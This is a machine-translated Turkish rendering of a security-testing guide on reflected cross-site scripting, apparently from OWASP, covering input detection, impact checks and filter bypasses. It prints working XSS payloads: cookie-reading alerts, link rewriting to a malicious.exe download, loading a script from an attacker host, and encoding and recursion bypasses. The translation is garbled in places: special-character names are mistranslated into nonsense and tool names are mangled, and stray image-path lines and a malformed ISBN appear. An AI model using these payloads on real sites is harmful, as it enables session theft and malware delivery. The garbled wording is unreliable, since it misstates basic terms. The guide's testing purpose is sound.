Testing for Reflected Cross Site Scripting (Yansıtılmış Çapraz Site Senaryo için Test)

Summary (Özet)

Yansıtılmış Çapraz Site Scripting (XSS), bir saldırgan tarayıcıya tek bir HTTP yanıtı içinde yürütilebilir kod enjekte ettiğinde ortaya çıkar. Enjekte edilen saldırı uygulamanın kendi içinde depolanmaz; kalıcı değildir ve yalnızca kötü amaçlı bir şekilde hazırlanmış bir bağlantı veya üçüncü taraf web sayfasını açan kullanıcıları etkiler. Saldırı ipi, uygulama tarafından uygunsuz bir
şekilde işlenen ve kurbana iade edilen URI veya HTTP parametrelerinin bir parçası olarak dahil edilir.

Yansıtılmış XSS, vahşi doğada bulunan en sık XSS saldırı türüdür. Yansıtılmış XSS saldırıları da kalıcı olmayan XSS saldırıları olarak da bilinir ve saldırı yükü tek bir istek ve yanıt yoluyla teslim
edildiğinden ve gerçekleştirildiğinden, birinci sipariş veya tip 1 XSS olarak da adlandırılırlar.

Bir web uygulaması bu tür bir saldırıya karşı savunmasız olduğunda, istekler aracılığıyla istemciye geri gönderilen geçerli olmayan girdiyi aktarır. Saldırının ortak modus operandi'si, saldırganın, kurbanlarını bu URI'yi tarayıcılarına yüklemeye ikna ettiği bir sosyal mühendislik adımı olan rahatsız edici bir URI'yi oluşturduğu ve test ettiği bir tasarım adımı ve kurbanın tarayıcısını kullanarak rahatsız edici kodun yürütülmesini içerir.

Saldırganın kodu JavaScript dilinde yazılmıştır, ancak diğer komut dosyaları da kullanılır, örneğin ActionScript ve VBScript. Saldırganlar genellikle anahtar kütükçüleri yüklemek, kurban çerezleri çalmak, pano hırsızlığı yapmak ve sayfanın içeriğini değiştirmek (örneğin, linkleri indirmek) için bu güvenlik açıklarından yararlanırlar.

XSS güvenlik açıklarını önlemede birincil zorluklardan biri, uygun karakter kodlamasıdır. Bazı durumlarda, web sunucusu veya web uygulaması bazı karakterleri filtrelemezdi, bu nedenle, örneğin web uygulaması filtreleyebilir.

`<script>`, ama filtre olmayabilir `%3cscript%3e`Bu sadece başka bir etiket kodlamasını içerir.

Test Objectives (Test Hedefleri)

- Yanıtlara yansıyan değişkenleri belirleyin.
- Kabul ettikleri girdiyi ve dönüşte uygulanan kodlamayı (varsa) değerlendirir.

How to Test (Nasıl Test Edilir)

(Siyah-Kutu Testi)

Bir kara kutu testi en az üç faz içerecektir:

Detect Input Vectors (Girdi Vektörlerini tespit edin)

Giriş vektörlerini tespit edin. Her web sayfası için test cihazı, web uygulamasının tüm kullanıcı tanımlı değişkenlerini ve bunların nasıl girileceğini belirlemelidir. Bu, HTTP parametreleri, POST verileri, gizli form alanı değerleri ve önceden tanımlanmış radyo veya seçim değerleri gibi gizli veya bariz olmayan girdileri içerir. Tipik olarak tarayıcı içi HTML editörleri veya web proxyleri bu gizli değişkenleri görüntülemek için kullanılır. Aşağıdaki örneğe bakın.

Analyze Input Vectors (Giriş Vektörlerini Analiz Et)

Potansiyel güvenlik açıklarını tespit etmek için her bir giriş vektörünü analiz edin. Bir XSS güvenlik açığını tespit etmek için, test cihazı genellikle her giriş vektörü ile özel olarak hazırlanmış giriş
verilerini kullanacaktır. Bu tür girdi verileri genellikle zararsızdır, ancak güvenlik açığını gösteren web tarayıcısından gelen yanıtları tetikler. Test verileri, bir web uygulaması fluzer, bilinen saldırı
tellerinin otomatik olarak önceden tanımlanmış bir listesi veya manuel olarak kullanılarak oluşturulabilir.

Bu tür girdi verilerinin bir örneği aşağıdaki gibidir:

- `<script>alert(123)</script>`
- `"><script>alert(document.cookie)</script>`

Potansiyel test dizelerinin kapsamlı bir listesi için XSS Filtre Kaçınma Hile Levhasını görün.

Check Impact (Etkisini Kontrol Edin)

Bir önceki aşamada denenen her test girişi için test cihazı sonucu analiz edecek ve web uygulamasının güvenliği üzerinde gerçekçi bir etkiye sahip olan bir güvenlik açığını temsil edip etmediğini belirleyecektir. Bu, ortaya çıkan web sayfasının HTML'sini incelemeyi ve test girişini aramayı gerektirir. Bulunduktan sonra, test cihazı düzgün bir şekilde kodlanmamış, değiştirilen veya filtrelenmemiş özel karakterleri tanımlar. Savunmasız filtrelenmemiş özel karakterler kümesi, HTML'nin bu bölümünün bağlamına bağlı olacaktır.

İdeal olarak tüm HTML özel karakterleri HTML kuruluşları ile değiştirilecektir. Tanımlanması gereken temel HTML kuruluşları şunlardır:

- `>` (Daha büyük)
- `<` (Yulsuz)
- `&` (Mevsim ve)
- `'` (Apostofer veya tek alıntı)
- `"` (çift alıntı)

Bununla birlikte, varlıkların tam listesi HTML ve XML özellikleri ile tanımlanır. Vikipedi'nin tam bir referansı var.


Bir HTML aksiyon veya JavaScript kodu bağlamında, farklı bir dizi özel karakterin kaçması, kodlanması, değiştirilmesi veya filtrelenmesi gerekecektir. Bu karakterler şunları içerir:

- `\n` (yeni çizgi)
- `\r` (Fırınlaştırma dönüşü)
- `'` (Apostofer veya tek alıntı)
- `"` (çift alıntı)
- `\` (Sırtlama)
- `\uXXXX` (üniko değerleri)

Daha eksiksiz bir referans için, Mozilla JavaScript kılavuzuna bakın.

Example 1 (Örnek 1)

Örneğin, hoş geldiniz bildirimi olan bir siteyi düşünün `Welcome %username%` ve bir indirme bağlantısı.




Şekil 4.7.1-1: XSS Örnek 1

Test cihazı, her veri giriş noktasının bir XSS saldırısıyla sonuçlanabileceğinden şüphelenmeli. Analiz etmek için test cihazı kullanıcı değişkeni ile oynayacak ve güvenlik açığını tetiklemeye
çalışacaktır.

Aşağıdaki linke tıklamaya çalışalım ve ne olacağını görelim:

`http://example.com/index.php?user=<script>alert(123)</script>`

Sanitasyon uygulanmazsa, bu aşağıdaki popülariteye neden olacaktır:



Şekil 4.7.1-2: XSS Örnek 1


Bu, bir XSS güvenlik açığı olduğunu ve test cihazının test cihazının bağlantısını tıklarsa, herhangi birinin tarayıcısında seçtiği kodu uygulayabileceğini gösterir.

Example 2 (Örnek 2)

Diğer kod parçasını deneyelim (link):

```
http://example.com/index.php?user=<script>window.onload = function() {var
AllLinks=document.getElementsByTagName("a");AllLinks[0].href = "http://badexample.com/malicious.exe";}</script>
```

Bu, aşağıdaki davranışı üretir:



Şekil 4.7.1-3: XSS Örnek 2

Bu, kullanıcının test cihazı tarafından sağlanan bağlantıya tıklamasına, dosyayı indirmesine neden olacaktır. `malicious.exe` Kontrol ettikleri bir siteden.

Bypass XSS Filters (Bypass XSS Filtreleri)

Web uygulaması girdiyi, bir web uygulamasının kötü amaçlı girdileri veya modern web tarayıcılarına gömülü mekanizmalarla engellenmesiyle yansıyan çapraz komut komut verme saldırıları önlenir. Test cihazı, web tarayıcılarının saldırıyı engellemeyeceğini varsayarsak güvenlik açıklarını test etmelidir. Tarayıcılar güncel olmayabilir veya yerleşik güvenlik özelliklerine sahip olabilir. Benzer şekilde, web uygulaması güvenlik duvarlarının yeni, bilinmeyen saldırıları tanıması garanti edilmez. Bir saldırgan, web uygulaması güvenlik duvarı tarafından tanınmayan bir saldırı ipi oluşturabilir.

Bu nedenle, XSS önlemenin çoğunluğu, web uygulamasının güvenilmez kullanıcı girdisini sanitasyona bağlı olmalıdır. Bir hatayı geri döndürmek, kaldırma, kodlamak veya geçersiz girdinin değiştirilmesi gibi geliştiricilere ekim için çeşitli mekanizmalar mevcuttur. Uygulamanın geçersiz girdiyi tespit ettiği ve düzelttiği araçlar, XSS'yi önlemede bir başka birincil zayıflıktır. İnkar listesi tüm olası saldırı tellerini içermeyebilir, izin veren bir liste aşırı izin verebilir, sanitasyon başarısız olabilir veya bir tür girdi yanlış güvenilir olabilir ve sağlıksız kalabilir. Bunların hepsi saldırganların XSS
filtrelerini aşmasına izin veriyor.

XSS Filtre Kaçakçılığı Çit Levhası ortak filtre kaçamak testlerini belgeliyor.

Example 3: Tag Attribute Value (Örnek 3: Etiket Attif Değeri)

Bu filtreler bir inkar listesine dayandığından, her türlü ifadeyi engelleyemediler. Aslında, bir XSS istismarının kullanılmadan yapılabileceği durumlar vardır. `<script>` etiketler ve hatta karakterler gibi kullanmadan `<` ve `>` Bu genellikle filtrelenir.

Örneğin, web uygulaması, aşağıdaki kodda gösterildiği gibi, bir özniteliği doldurmak için kullanıcı giriş değerini kullanabilir:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

Sonra bir saldırgan aşağıdaki kodu gönderebilir:

```
" onfocus="alert(document.cookie)
```

Example 4: Different Syntax or Encoding (Örnek 4: Farklı Syntax veya Kodlama)

Bazı durumlarda, imza tabanlı filtrelerin saldırıyı gizleyerek yenilebilmesi mümkündür. Tipik olarak bunu, sözdizme veya ineklemede beklenmedik varyasyonların eklenmesiyle yapabilirsiniz. Bu varyasyonlar, kod iade edildiğinde tarayıcılar tarafından geçerli HTML olarak tolere edilir ve yine de filtre tarafından da kabul edilebilir.

Bazı örnekleri takip edin:

- `"><script >alert(document.cookie)</script >`
- `"><ScRiPt>alert(document.cookie)</ScRiPt>`
- `"%3cscript%3ealert(document.cookie)%3c/script%3e`

Example 5: Bypassing Non-Recursive Filtering (Örnek 5: Gerileden Filtrelemeyi Atlamak)

Bazen sanitasyon sadece bir kez uygulanır ve tekrarlanan bir şekilde yapılmaz. Bu durumda saldırgan, bunun gibi birden fazla deneme içeren bir ip göndererek filtreyi yenebilir:

```
<scr<script>ipt>alert(document.cookie)</script>
```

Example 6: Including External Script (Örnek 6: Dış komut dosyası dahil)

Şimdi hedef sitenin geliştiricilerinin, girdileri dış komut dosyasının dahil edilmesinden korumak için aşağıdaki kodu uyguladıklarını varsayalım:

```
<?
  $re = "/<script[^>]+src/i";

  if (preg_match($re, $_GET['var']))
  {
     echo "Filtered";
     return;
  }
  echo "Welcome ".$_GET['var']." !";
?>
```

Yukarıdaki düzenli ifadeyi ayrıştırmak:

1. Bir tane için kontrol edin `<script`
2. Bir " (beyaz alan)
3. Karakterden başka herhangi bir karakter `>`Bir veya daha fazla olay için
4. Bir tane için kontrol edin `src`

Bu, aşağıdaki gibi ifadeleri filtrelemek için yararlıdır `<script src="http://attacker/xss.js">` `</script>`Bu yaygın bir saldırıdır. Ancak, bu durumda, sanitasyonun kullanılmasıyla atlamak mümkündür. `>`Senaryo ve src arasındaki bir özellikte karakter, şöyle:

`http://example/?var=<SCRIPT%20a=">"%20SRC="http://attacker/xss.js"></SCRIPT>`

Bu, daha önce gösterilen yansıyan çapraz site komut dosyası güvenlik açığından yararlanacak ve saldırganın web sitesinde depolanan JavaScript kodunu, kurban web sitesinden geliyormuş gibi uygulayacaktır. `http://example/` . .

Example 7: HTTP Parameter Pollution (HPP) (Örnek 7: HTTP Parametre Kirliliği (HP))

Filtreleri atlamak için bir diğer yöntem ise HTTP Parametre Kirliliği'dir, bu teknik ilk olarak 2009 yılında OWASP Polonya konferansında Stefano di Paola ve Luca Carettoni tarafından sunuldu.
Daha fazla bilgi için HTTP Parametre kirliliği için Test bölümüne bakın. Bu kaçış tekniği, bir saldırı vektörünü aynı isme sahip birden fazla parametre arasında bölmekten oluşur. Her parametrenin değerinin manipülasyonu, her web teknolojisinin bu parametreleri nasıl ayrıştırdığına bağlıdır, bu nedenle bu tür bir kaçış her zaman mümkün değildir. Test edilen ortam, tüm parametrelerin değerlerini aynı adı taşıyan bir şekilde uyumluysa, bir saldırgan desen tabanlı güvenlik mekanizmalarını atlamak için bu tekniği kullanabilir.
Düzenli saldırı:

`http://example/page.php?param=<script>[...]</script>`

HP kullanarak saldırı:

`http://example/page.php?param=<script&param⇒[...]</&param=script>`

Filtre kaçırma tekniklerinin daha ayrıntılı bir listesi için XSS Filtre Kaçınma Çit Levhasına bakın. Son olarak, cevapları analiz etmek karmaşık hale gelebilir. Bunu yapmanın basit bir yolu, örneğimizde olduğu gibi bir diyalog açan kodu kullanmaktır. Bu genellikle bir saldırganın ziyaretçilerin tarayıcılarında seçtiği keyfi JavaScript'i yürütebileceğini gösterir.

Gray-Box Testing (Gri-Kutu Testi)

Gri kutu testi kara kutu testine benzer. Gri kutu testinde, kalem test cihazı uygulama hakkında kısmi bilgiye sahiptir. Bu durumda, kullanıcı girişi, giriş doğrulama kontrolleri ve kullanıcı girişinin kullanıcıya nasıl geri verildiğine ilişkin bilgiler kalem test cihazı tarafından bilinebilir.

Kaynak kodu mevcutsa (beyaz kutu testi), kullanıcılardan alınan tüm değişkenler analiz edilmelidir. Ayrıca test cihazı, bunların atlatılıp atılamayacağına karar vermek için uygulanan sanitasyon prosedürlerini analiz etmelidir.

Tools (Araçlar)

- PHP Charset Encoder (PCE), özelleştirilmiş yüklerinizde kullanabileceğiniz 65 çeşit karakter
  setine ve üzerinden keyfi metinleri kodlamanıza yardımcı olur.
- Hackvertor, JavaScript'in (veya herhangi bir dize girişi) birçok kodlama ve bulanıklaştırma türüne izin veren çevrimiçi bir araçtır.
- XSS-Proxy, gelişmiş bir Cross-Site-Scripting (XSS) saldırı aracıdır.
- ratproxy, karmaşık web 2.0 ortamlarında mevcut, kullanıcı tarafından başlatılan trafiğin gözlemlenmesine dayanan potansiyel sorunların ve güvenlikle ilgili tasarım kalıplarının doğru ve otomatik olarak açıklanması için optimize edilmiş yarı otomatik bir web uygulaması güvenlik denetim aracıdır.
- Burp Proxy, web uygulamalarına saldırmak ve test etmek için etkileşimli bir HTTP / S proxy sunucusudur.
- OWASP Zed Attack Proxy (ZAP), yerleşik bir tarayıcı ile web uygulamalarına saldırmak ve test etmek için etkileşimli bir HTTP / S proxy sunucusudur.

Referances (Referanslar)

OWASP Resources (OWASP Kaynakları)

- XSS Filtre Kaçış Hile Sac

Books (Kitaplar)

- Joel Scambray, Mike Shema, Caleb Sima - “Hacking Exposed Web Applications”, İkinci Baskı, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - “Web Uygulamasının El Kitabı - Güvenlik Kusurlarını Keşfetmek ve Sömürmek”, 2008, Wiley, ISBN 978-0-0-70707-9
- Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

(Beyaz kağıtlar)

- CERT - Müşteri Web İsteklerinde Gömülü Kötü Niyetli HTML Etiketler
- cgisecurity.com - Cross Site Scripting SSS
- G.Ollmann - HTML Kodu Enjeksiyon ve Çapraz site komut dosyası
- S. - Frei, T. Dübendorfer, G. - Ollmann, M. Mayıs - Web tarayıcı tehdidini anlamak